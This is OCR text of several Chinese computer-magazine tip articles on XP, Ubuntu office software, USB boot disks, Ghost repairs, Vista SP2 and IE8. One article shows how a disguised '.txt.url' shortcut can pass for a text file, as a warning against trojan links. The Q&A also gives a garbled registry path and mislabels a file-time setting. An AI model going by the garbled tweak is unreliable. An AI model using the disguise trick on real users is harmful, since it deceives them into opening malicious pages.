很多XP用户在升级安装了官方SP3补丁包后，发现任务栏处的地址栏消失了，大家知道，在地址栏中可以输入本地路径、网址等快速打开目录、网页等。找找吧，工具栏处没有恢复的选项（见图），难道是中毒？不是的，据说这是微软向反垄断妥协，需要将浏览器从操作系统中剥离，因此从任务栏中取消了地址栏。

找出Windows XP SP2安装光盘，找到BROWSEUI.DL_文件，到Windows\System32\文件夹下，然后将文件夹中原有的browseui.dll重命名为browseui.dlly或其他名称。接下来，在“开始→运行”中输入cmd回车进入命令提示符，运行如下命令：

expand BROWSEUI.DL_ browseui.dll

命令注释：expand用来展开压缩文件，将BROWSEUI.DL_展开为browseui.dll。

工具栏(T)　链接(L)　语言栏　桌面(D)　快速启动(Q)　新建工具栏(N)...
显示桌面(S)
任务管理器(K)
锁定任务栏(L)
属性(R)
没有“地址”


重启系统，任务栏快捷菜单的工具栏，已经出现了所需的“地址(A)”选项。CF [XF05]

江民公司通过ISO9001、CMMI双重国际认证、产品通过权威检测一级品、英国西海岸实验室权威认证

江民杀毒软件
让计算机远离各种木马、病毒、互联网已知和未知威胁




三年版震撼上市
全功能杀毒软件
彻底防杀网银病毒



新技术 新安全：
◎启发式扫描　◎智能主动防御
◎网页防木马墙　◎ARP攻击防护
◎云安全防毒系统　◎系统安全检测
◎自我保护金钟罩　◎虚拟机脱壳
◎互联网安检通道　◎沙盒技术

JIANGMIN 江民科技
北京江民新科技术有限公司
总机电话:010-82511166
www.jiangmin.com



学生上课睡觉？老师您试试Ubuntu

许多学生喜欢在上课的时候睡觉，老师在上面讲得热火朝天，有的学生底下睡得大汗淋漓。刨除彻底不爱学习的家伙们不算，有些学生反映的教师教学方式死板、缺乏吸引力也是一大原因。Ubuntu下的办公大佬永中Office急老师之所急，想出了几个不错的办法。

敲开大佬的门

顾名思义，就是请来永中Office喽。现在Ubuntu中文源中已经加入了永中Office的安装包，在终端窗口中输入如下命令：sudo apt-get install eioffice-personal

执行后，将在线下载并安装永中Office。安装好后，在菜单“办公”下可找到“启动永中集成Office个人版”项。

利器1：有趣面板

对教师们来说，制作教学课件时，如果没有相应的图片资源，制作示意图是十分麻烦的。

在永中Office中，通过“视图→任务面板→科教面板”,可以使用科教素材库中丰富的素材，包含了小学到高中所有学科的重要图标。选择一些有趣的面板，在放映PPT的时候学生们也会爱看一些，睡觉的家伙自然少了。


小提示

科教面板，需要从官网下载扩展资源文件，解压后在终端运行“sudo ./setup”命令来安装，使用起来也是非常方便。

利器2：自己注音

小学生的精力是最容易分散的，不要对分散了精力的小家伙们吼叫，那只能让他们害怕这个老师，虽然眼睛盯着你，心里没准在想什么呢。永中Office的自动注音会让他们眼前一亮。

这个功能的使用方法并不难，点击“工具→语言”子菜单，点击“所有文字加注音”，马上就会看到，所有文字都自动加上了拼音（见图），是不是很神奇？(文/洪东华) CF [XF06]



小知识：其他办公软件

OpenOffice.org 3.0中文版。OpenOffice原是Sun公司的一套商业级Office软件，包含用于字处理的Writer、制作电子表格的Calc、制作演示幻灯的Impress等常用组件。

小抄速记

Slightly copies the shorthand

Q1 如何在浏览器中搜索本机内容？

答：Windows XP系统自带的搜索功能效率比较低，推荐使用Everything（下载地址：http://www.newhua.com/soft/85579.htm），CFan评测它是目前NTFS文件系统下速度最快的搜索软件，体积上百GB的数万个文件，都可在几秒钟之内完成索引。使用它的“启动HTTP服务器”功能，就可以在网页中直接搜索本机的内容。先在软件中启用该功能，打开浏览器在地址栏输入“http://localhost：80”，按下回车就能够在新的页面看到Everything的搜索页了。PS：支持中文的搜索和检视，在网页端的速度和效果也不错。

Q2 不改主题，如何修改关机画面？


答：推荐使用sShutdown（下载地址：http://eng.softq.org/sshutdown.htm）。打开sShutdown，选择Run sShutdown at Windows startup（开机自动运行），点击Save按钮重启系统。右击任务栏中的sShutdown图标，选择Select Skin（选择皮肤），来选择关机对话框的样式。程序自带了五个皮肤，选择喜欢的皮肤，再点Apply（应用）。关机试一下，新的关机对话框是不是出现了？

Q3 如何让文件无法记录最后的修改时间？

答：的确，NTFS格式会自动把每个文件的最后存取时间记录下来。在“开始→运行”中输入regedit打开注册表编辑器，定位到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControl\SetControl\FileSystem]，单击Ntfsdisablelasta ccessupdate项，双击右侧的Ntfadisablelasta ssessupdate注册表键值，把数值数据从0改为1，再重启电脑，系统就不会记录文件最后的修改时间了。当然，这也会造成快速查找最新添加文件的不便。

Q4 如何使用WinRAR快速分别压缩多个文件？


答：一般的方法，是右击每一个文件选择“添加到XXX.rar”来压缩，如果文件很多就麻烦了。选中需要压缩的文件并右击，选择“添加到压缩文件…”命令，进入WinRAR“压缩文件名和参数”设置窗口。点击“文件→把每个文件放到单独的压缩文件中”复选框，如图所示。如果还需压缩其他文件夹内的文件，可点击窗口中的“追加”按钮来选择，此步骤可重复操作。确定后即可开始压缩文件。



Q5 如何快速转换磁盘的分区格式？

答：在XP系统中，在“开始→运行”中输入“CONVERT X:/FS:NTFS”（X:代表该盘盘符），可以把X盘由FAT格式转化为NTFS格式。CF [XF07]

在WORD设置中取消“快速保存”，可以有效控制DOC文件的大小，尤其是经常需要改动的DOC文件。



我的闪盘随处“闪”

由于闪盘具备的即插即用特性，越来越多的朋友把闪盘作为自己随身启动设备。不过，由于电脑主板支持启动类型不同，很多启动闪盘并不具备通用启动功能；其次，把闪盘量产为CD-ROM需要量产工具，很多闪盘无法找到适合的量产工具。难道就没有办法制作兼容性极佳的启动盘吗？借助USB-Multiboot10（下载地址：http://work.newhua.com/cfan/200912/USB_M.zip）可以制作出通用启动闪盘，而且该工具还具备闪盘修复功能。

小知识

★什么是闪盘的量产？

量产指的是将闪盘初始化，也就是恢复为默认设置（出厂设置）。量产工具是可以初始化闪盘的软件，还可以进行分区等操作，不同品牌、型号的闪盘会有特定的分区工具。

★USB-Multiboot为什么可以制作启动盘？

一个存贮设备要具备启动功能，必须满足：存贮设备要有主分区，主分区是活动分区并包含引导指定系统的主引导记录，主分区内有相应的启动文件。USB-Multiboot10已经包含DOS启动文件，通过程序格式化闪盘后，会往闪盘写入DOS主引导记录并复制启动文件，闪盘分区默认即为活动主分区。所以借助USB-Multiboot10可以制作出启动闪盘。

容量丢失，一键找回

在平时的使用中，经常会遭遇闪盘容量丢失故障。比如，在使用V1.68版的Usboot格式化启动2GB以上容量的闪盘后，闪盘容量就只剩下2GB可以识别。现在如果遭遇这种故障，使用USB-Multiboot10将闪盘重新格式化即可，因为它可以正确识别闪盘全部容量。

小提示

由于FAT文件系统限制，它只支持单个容量为2GB的分区。FAT32则支持32GB分区，当前闪盘容量大多小于32GB，所以格式化为FAT32可以保证闪盘容量不会丢失。

HP USB Disk Storage Format ...

Device

ZTE Corp USB Storage 2.31 (953 MB) (E:\)

File system

FAT32

Volume label

USB

Format options

Quick Format

Create a DOS startup disk

using DOS system files located at:

d:\HPUSBFW

Start　Close

下载USB-Multiboot10后将全部文件解压到d:\，运行“d:\USB_MultiBoot_10\HPUSBFW.EXE”，程序可以在Devices识别到闪盘全部容量。而且对于512MB以上闪盘，程序默认会自动选择格式化为FAT32格式，点击Start（开始），格式化完成后，重新拔插一下闪盘就可以恢复原来的容量了（见图）。

通用启动，轻松制作

USB-Multiboot10会自动检测闪盘容量，同时根据容量自动匹配默认文件系统并格式化，这也是通过它可以制作出通用启动闪盘的原因。

如果要制作DOS启动盘，首先使用WinRAR打开d:\USB_MultiBoot_10\HPUSBFW.EXE，将启动文件解压到d:\HPUSBFW，在程序主界面勾选create a dos startup disk(选择一个DOS启动盘)，单选其下的using dos system files located at(选择本地dos系统文件)。然后单击浏览，定位到d:\HPUSBFW，单击start开始格式化闪盘，程序会自动将DOS启动所需的启动文件复制到闪盘（见图）。格式化完成后，重启进入BIOS设置，将USB设备设置为第一启动，利用上述制作好的启动闪盘就可以启动系统到DOS了。(文/PD) CF [XF08]

记事本也能挂马马？

“妈妈，马马是什么？”

“孩子，马马就是电脑里经常出现的木马呀，坏蛋最爱使用啦。”

炎热的夏天到了，心情比较浮躁，做事也没有那么细心了，这个时候不要大意了，否则，你就很有可能中招马马！不信就请看下文。

小测试

打开一个空白记事本，输入以下代码，分别保存成为“介绍.txt”和“介绍.txt.url”两个文件。

```
[default]
[internetshortcut]
url=http://cfan.com.cn
iconfile=c:\windows\system32\shell32.dll
iconindex=70
```

表面上看，两个文件是没有区别的。再来分别看下这两个“记事本”的属性，如图所示，“介绍.txt.url”文件已经是一个网页的快捷方式了，其地址指向http://cfan.com.cn，而且无法恢复成记事本再次编辑和修改了。如果这个地址是个挂马网页的，那岂不是中招了？



缘由何在？


怎么会这样呢？因为我用超级兔子去掉了快捷方式小箭头，造成了这个安全隐患的存在。这样，除了在“平铺”和“详细信息”查看方式下能发现外，“缩略图”、“图标”和“列表”查看方式就无法判别文件，究竟是快捷方式还是普通文件了！

由此，建议朋友们在个性设置里最好不要去掉快捷方式的小箭头，以免不幸中招哦！没有去掉小箭头的朋友，当你下载某个资源后要查看其介绍时，也要留意，小心其中有诈哟！（文/陈晨）CF [XF09]

在命令行提示符下输入“COPY XX.EXE+，，”回车，然后点击Y，可将XX.EXE文件的日期更改为当前系统日期。

我来修电脑





故事一：关于克隆的那点事儿

讲故事的人：河北石家庄/贾军锋

本大虾（此乃大侠的高档谐音，谢谢）行走江湖多年，一般随身携带四件大杀器：Ghost XP系统光盘一张，十字螺丝刀一把，小毛刷一个，工具闪盘一只。别看个个不起眼，却也能横行江湖。本大侠自从用了Ghost版系统盘后，腰不酸了，腿不疼了，走路也有劲了（**Refine：人家吃了"盖中盖"，您是吃了……**）言归正传，一日，友人急电：他MM的爱机罢工。此人天生"妻管严"，岂能见死不救？遂携四大杀器奔将过去（**Refine：救人一命，胜造七级……装备**）。

友人的MM已是脸色发沉，正如外面的阴天天气一样。在她发飙之前赶紧搞定！进入Ghost盘自带的WinPE环境下，备份C盘数据，重启后直接Ghost安装，谁知天有不测风云，人有那个什么什么(此处省略1284字）……进度到了百分之七十的时候弹出错误对话框，无法继续，再试一次仍然如此。

经过一阵短暂的郁闷，本大侠决定使出第二件大杀器：螺丝刀。直接开机箱，打开后发现硬盘和光驱接在同一根数据线上，硬盘接在中间那个接口上，心中登时明白了大半。找来一根数据线，硬盘光驱各自用一根数据线接在IDE接口上，顺便用小毛刷清理了下机箱的厚厚灰尘，此后再进行安装，一切恢复正常。

小编唠几句：

Ghost恢复过程中出现错误，一般有以下几点原因：版本号不对，低版本Ghost可能无法恢复高版本创建的映像；也有可能是目标盘空间不足；还有就是故事中的硬盘数据线出错等。

此时从窗外照进了几缕阳光，哇，天晴了，MM的脸上也露出了笑容，终于救了友人的"命"啊！



→这是我闺女，哈哈！


故事二：给同学重装系统的一波三折

讲故事的人：北京/李伟伟

前言：我是一名大三学生，学的不是计算机专业，但是在两年前看到CFan的那一刻，我就深深地爱上了她，她把我带入了一个全新的知识殿堂，我得到了太多有用的电脑知识，在她的陪伴下我度过了大学三年。俗话说"爱屋及乌"，我在CFan的影响下，现在也决心跨专业考计算机专业的研究生，希望在CFan的"帮助"下我能考上心中的计算机专业研究生，也衷心祝愿CFan越办越好。

真实经历：某一日，班里的一位同学找我给她重装系统（**Refine：这个"她"字暴露了主人公的动机所在，嘿嘿**），她的电脑是HP 6515b的，刚开始我还是按照以前给别人重装的方法直接在硬盘下给Ghost的，但是重启后定格在准备阶段的那个画面，她在旁边看着，"咿？咋不动了？"我也是直抓脑袋，咋回事呢？再换一个系统试试，结果依旧，她有些急了，我忙说，"别急，我上网查查"，看着她撅着的小嘴，我的心里也是一直打鼓啊，赶紧上网查，查了半天也没结果。打电话给惠普客服，得知这款本本是SATA硬盘，不支持直接Ghost恢复，得在纯DOS下安装。开始操作，叫了她一起，有的步骤让她操作，顺便陪了个不是（**Refine：恩，对头，在MM面前一定要表现得很绅士**）。

首先将待装的GHO备份文件复制到硬盘。使用带有矮人DOS工具箱的光盘重启，进入到纯DOS，在命令行下输入"ghost.exe -noide"。刚开始还顺利，等到出现图中所示步骤的时候，她直接点了NO，神啊！还得再来……之后的安装还算顺利，重启电脑。



本来以为大功告成，她也会心一笑，谁知安装成功进入界面后打开"我的电脑"，发现只有一个C盘了，容量是114GB！"我的东西呢？"她喊了一声，我也一头大汗，再看她都快哭出来了，我赶紧安慰，说只是一个小问题，很快就能搞定（**其实我心里一点底都没有**）。

想起了以前CFan介绍过的"易我分区表医生V3.0"，死马当活马医，下载装上后选择了"操作→恢复分区表"，然后按照向导，奇迹发生了：以前的分区回来了！太棒了，她也高兴得跳了起来。

把这次经历写出来和大家一起分享，遇到同样问题的朋友不要惊慌，万事都有解决办法。(**Refine：李伟伟同学在修电脑的过程中沉着冷静，同时注意安慰MM同学的情绪，值得学习，值得赞扬！**)

小编唠几句：

Ghost无法还原系统，既有可能是备份的GHO文件被病毒破坏，也有可能是系统分区空间不足、文中的硬件故障等，要逐一排除原因。而在使用Ghost进行还原的时候，一定要仔细看清出现的提示，再进行下面操作，不要学习故事二中的MM，乱点一通。

火速链接：

除了文中的常犯错误，"A:\GHOSTERR.TXT出现错误"也很常见，解决方法请看2007年13期《拒绝恢复系统时的"A:\GHOSTERR.TXT"错误》。CF [XF10]

在"开始菜单→运行"输入"tsshutdn"后回车，可以实现60秒倒计时后关机，并且有相应提示。

大话SP2 你可能不知道的三字诀

漫长等待后，Vista SP2补丁终于上市。众所周知，Vista是微软这几年最头疼的产品，SP2是给Vista正名的一个机会。但安装的时候小心翼翼不说，安装之后也有点儿说道，笔者总结了三个三字诀，希望能让你高枕无忧地用上SP2。

你为什么要升级到SP2？

原因1：SP2为个人用户带来的三大惊喜

1.集成无线功能包，支持蓝牙2.1规范，改进从休眠模式恢复后的Wi-Fi连接性能；新增蓝光光盘刻录功能。

2.升级侧边栏组件，提升了性能和响应速度，集成最新桌面搜索Windows Search 4.0。

3.增加新的注册表键值，允许保存修改的最大TCP开放连接数，以改善应用程序兼容性。

原因2：评测显示，Vista SP2性能全方位提升

除启动时间变得稍慢外，其他数据评比均提升，评测内容可参考：http://www.mbsky.com/InfoView/Article_11803.html。

"验环境"

升级SP2的最大前提，要确认是否已经安装SP1，右击"计算机"选择"属性"，在"Windows 版本"中，会显示该Service Pack的名称。若是你安装了先前发布的SP2的任何 Beta 版本，则必须卸载后才能安装。

打开"控制面板"，单击"程序和功能"，然后单击"查看已安装的更新"在"Microsoft Windows"列表中，右键单击"Microsoft Windows Service Pack (KB948465)"，然后单击"卸载"。

"备数据"

由于安装SP2可能产生很多不可预料的问题，所以安装前请务必备份重要资料（包括个人文档、图片等数据、收藏夹、Cookies、注册表等），禁用防病毒软件，右键单击防病毒图标（通常出现在计算机屏幕的右下角），然后单击"禁用"。

现在可以运行Service Pack 程序包进行安装了，在出现"欢迎使用 Windows Vista Service Pack 2"窗口时，单击"下一步"，然后按照屏幕上的指示进行操作，接下来就是大约40分钟的安装等待，期间系统会重启一次。成功之后就可看到版本已经变化（见图1）。

Just Do It：安装失败的处理

出现无法安装或安装失败的问题，可从http://go.microsoft.com/fwlink/?LinkId=109180下载 KB947821，运行系统更新准备工具（CheckSur.exe)。

如果安装仍失败，还可打开提升权限的"命令提示符"窗口，然后运行MdSched.exe命令。调出的内存诊断工具会诊断是否存在内存方面错误，之后再尝试安装SP2。

"快清理"

在完成SP2的安装之后，你会发现系统所占用的磁盘空间也明显增加，这是因为安装SP2时并未能够将以前版本的文件(RTM和SP1)删除彻底，手工删除非常麻烦。可使用SP2新增加的Windows组件清理工具（COMPCLN.exe），来永久性地删除RTM和SP1自带的旧版本文件。

运行方法：在"开始→搜索"中键入compcln.exe，然后在搜索列表中单击运行compcln.exe程序，选择"Y"命令执行完成之后，将自动删除安装SP2之后不再需要的以前版本的安装文件（见图2），释放硬盘空间大约1GB。**(文/航瑞)** CF [XF11]





小提示


如果升级到SP2的版本不是正式版，建议暂时不要使用此工具，如果运行了Windows 组件清理（COMPCLN）工具，将不能卸载SP2。

文件扩展名，收放自如一键搞定！

系统默认情况下并不显示文件扩展名，也不显示系统文件，要想修改文件的扩展名，通常情况下需要先打开文件夹选项设置窗口，再设置显示文件扩展名。同理，要想查看系统文件，也需要进行类似的设置。如果只是偶尔需要查看文件扩展名或是查看系统隐藏文件倒无所谓，如果频繁地这样设置，显得很麻烦。其实，你可以让这个工作来得更简单。

先从http://www.sogho.cn/attachment.asp?FileID=1527下载这款小工具，下载解压后直接运行，系统会弹出是否安装右键扩展的对话框，直接选择"是"即可。现在，要想显示或是隐藏文件扩展名或是系统文件，只要直接在打开的文件夹中空白处右击鼠标，在弹出的快捷菜单中将会看到相应的选项，选中即可隐藏或是显示文件扩展名及系统文件了(见图)。

如果不想使用此功能，只要再次运行上面下载的程序，运行后系统会提示是否卸载，直接同意卸载即可。**(文/daigua)** CF [XF12]



商品好坏且听他人评说



网上商品和卖家很多，网购的时候是不是觉得无从下手？淘宝的包“打听”可以让你轻松进行网购。

包打听——专业卖家轻松打听

打听商品。想在淘宝上为MM买套防晒用品，可是自己对防晒商品一点也不熟悉。于是登录淘宝“打听”，进入消费者美容社区http://www.taobao.com/go/act/dating/expert.php，直接输入“哪种防晒用品效果好”，点击“查询答案”找到答案。点击下方的专家链接，还可请专家为我们打听。

找到卖家。买好化妆品，MM又想在淘宝上寻找诺基亚N95手机卖家，登录http://dating.taobao.com/，然后输入“N95”进行打听，很快就可以在搜索结果右侧“掌柜热卖”中找到淘宝卖家，点击链接即可到达其店铺（见图1）。

查看打听。自己对某种商品进行了打听，当然希望尽早知道结果。在打听页面点击“我的打听”，用自己的淘宝账号登录后，在“消息设置”中全选右侧提醒选项，这样自己的打听或回复就可以通过旺旺第一时间接收。或者登录“我的打听”主动查看网友的回复。


价格评测——打造自己的产品搜索系统

同一种商品在网上有很多商家在卖，不同商家有不同的报价。简单通过搜索引擎搜索，搜索结果太多反而会让我们无所适从。其实我们信任的商家就那么几个，因此搜索也只要局限在这几个指定的商家即可。比如，数码产品我一般只在京东、绿森或者当当网购买。则可以借助Google的自定义搜索，打造一个只在上述三个网站搜索的专用评测、价格自定义搜索引擎。




小提示

对于购买衣服等外观性要求比较高的商品，还可以登录淘宝的看图购物网http://go.taobao.com/，看好图后再进行购买。



首先以自己的Google账户登录http://www.google.com/coop/cse/，搜索引擎名称输入“手机报价专用搜索”，在“选择一些网站”下输入上述三个网站的网址，按提示创建自定义搜索引擎。以后购买商品，只要在自己的Google账户下点击“自定义搜索→我的搜索引擎”，输入商品名称（如“N95评测”），Google就只会在上述网站查找相关的评测（搜索结果少但精确），大大方便我们的查找和购买（见图2）。

（文/淡然） CF [XF13]



小提示

一些专业网站如泡泡网（http://www.pcpop.com/）搜索产品时，会找出该产品同档次的其他商品，就价格和性能作比较，据此可找到类似报价的替代商品，或者类似功能的替代品。


巧借路由器，揪出内网里的P2P小偷

多人共享局域网，如果有人进行BT下载（或者看P2P网络电视），会严重影响他人的上网速度，因为P2P类的软件极其“抢占”网络资源。

一般情况下，我们会使用“P2P终结者”、“网络执法官”之类的软件来寻找P2P用户，这样很不方便，因为这类软件扫描、限速时会产生ARP攻击，经常发生类似“IP地址冲突”的故障，也会被一些安全软件拦截。而最近我在使用路由器时，发现路由器的UPnP功能可以很方便地找到局域网内P2P用户，具体方法如下：

我使用的是TP-LINK TL-R402路由器。在浏览器的地址栏输入http://192.168.1.1进入路由器的管理界面，点击左侧“转发规则→UPnP设置”，在UPnP管理页面中点击“启用UPnP”。重启浏览器（或者不断刷新），过一会就会发现已经显示出来很多软件及其端口，使用者的IP地址等，这样很快就能查出谁在P2P了。

这一方法的原理是利用了P2P软件大都会自动开启UPnP服务功能的特点，从而利用路由器进行查看。**（内蒙古/孙恺）** CF [XF14]



打开tineye.com网站，上传一张图片，即可搜出与该图片相关的一些信息，即所谓以图找图。




微软急了，IE8亮绝招

眼看着浏览器软件群雄争霸，微软真的有点急了，在IE8上着实下了功夫，推出了不少独特又实用的功能，这些你试过了吗？

加速度，网页操作再快点

IE8中新增了加速器的功能，通过它就能够快速应用其他的在线服务了，如查看地图、翻译、发送电子邮件等。

比如在IE8中浏览景区信息，看到有“北海公园”字样，可以用鼠标选中这几个字，这时会显示一个箭头图标，点击它，从弹出菜单中选择“使用Live Search绘制地图”，再点击“转至Live Search地图”，即可在微软地图上找到北海公园的具体位置了（见图1）。




从其他选项可以看出，我们还可以进行快速搜索、繁简转换、发送邮件、写入博客等。点击“所有加速器→查找更多加速器”，还可以添加更多加速器，如淘宝搜索、有道即时翻译、股票查询、即时听音乐等，非常方便。

精确定位，只监控想要的那部分

IE8的网页切片（Web Slices），有点类似RSS订阅。不过它允许你只订阅网页中某一部分的内容，当这部分内容有更新时，会即时通知你，而无需你紧盯着网页一遍遍手动刷新。

比如登录eBay（http://www.ebay.com）购物网站，进入商品分类页面，将光标指向某一商品时，会发现它多出一个绿框，点击绿框左上角的按钮，将弹出添加网页快讯提示窗口，点击“添加到收藏夹栏”（见图2）后将在收藏夹栏添加一个链接。以后，当此部分的商品内容发生变化时，这一链接会以闪烁的形式提醒你有更新了，非常便捷及时。



小提示

